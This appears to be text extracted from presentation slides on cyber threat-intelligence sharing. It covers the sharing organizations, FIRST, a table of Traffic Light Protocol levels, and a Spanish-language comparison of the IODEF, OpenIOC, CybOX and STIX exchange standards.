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


Actively Sharing Organizations


/ Organizations

- Private organizations from different industries
 - Law Enforcement Agents
 - Intelligence Companies
 - CERTs
 - ...
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- It is not just a question of Indicators of Compromise
 - We must share experience
 - Which tools are effective for different threats
 - What taxonomies are used and how incidents are classified
 - How you develop communications in a crisis situation
 - ...


Ejemplo de servicios orientados a colaboración



First - Forum of Incident Response and Security Teams



Sharing procedure



Traffic Light Protocol (TLP)

- The author must check the information with appropriate color to indicate scope TLP is the disseminator

Code	When to use it	How to share it	Color	Background
TLP:RED	TLP:RED should be used when the information is limited to specific individuals, and could have an impact on privacy, reputation or operations if misused.	Recipients should not share information designated as TLP:RED with any third party outside the area where it was originally exposed.	#ff0033	#000000
TLP:AMBER	TLP:AMBER should be used when information needs to be distributed to a limited extent, but poses a risk to the privacy, reputation or operations if shared outside the organization.	Recipients can share information indicated as TLP:AMBER only with members of their own organization who need to know and with clients or customers who need to know the information to protect themselves or prevent further harm. Sources are at liberty to specify additional intended limits of the sharing: these must be adhered to.	#ffc000	#000000
TLP:GREEN	TLP:GREEN when the information is useful for all organizations involved, as well as with community or sector.	Recipients can share information indicated as TLP:GREEN with affiliated organizations or members of the same sector, but never through public channels.	#33ff00	#000000
TLP:WHITE	when information poses no risk of misuse, within the rules and procedures for public dissemination.	information can be distributed without restrictions, but still subject to Copyright controls	#ffffff	#000000


Estándares

ESTÁNDAR	VENTAJAS	DESVENTAJAS
IODEF	<ul style="list-style-type: none">• Estándar IETF definido por CERTS• Independiente de fabricantes• Formato flexible XML	<ul style="list-style-type: none">• Adopción limitada• Orientada a Incidentes, puede contener información sensible difícil de compartir• Alta granularidad que dificulta implementaciones
OpenIOC	<ul style="list-style-type: none">• Licencia libre (Apache 2)• Esquema XML• Herramientas libres de gestión: IOC Editor, IOC Finder	<ul style="list-style-type: none">• Adopción limitada• Menor flexibilidad de integración• No soporta descripción de tácticas, técnicas y/o procedimientos de intrusión
CybOX	<ul style="list-style-type: none">• Proporciona amplia lista de objetos detallados• Integración con STIX• Independiente de fabricante	<ul style="list-style-type: none">• Alta granularidad que dificulta implementaciones
STIX	<ul style="list-style-type: none">• Legibilidad. Representación global de objetos con grafos, incluyendo relaciones• Integración de esquema CybOX• Flexibilidad para integrar otros esquemas	<ul style="list-style-type: none">• Adopción relativamente reciente

Threat Intelligence

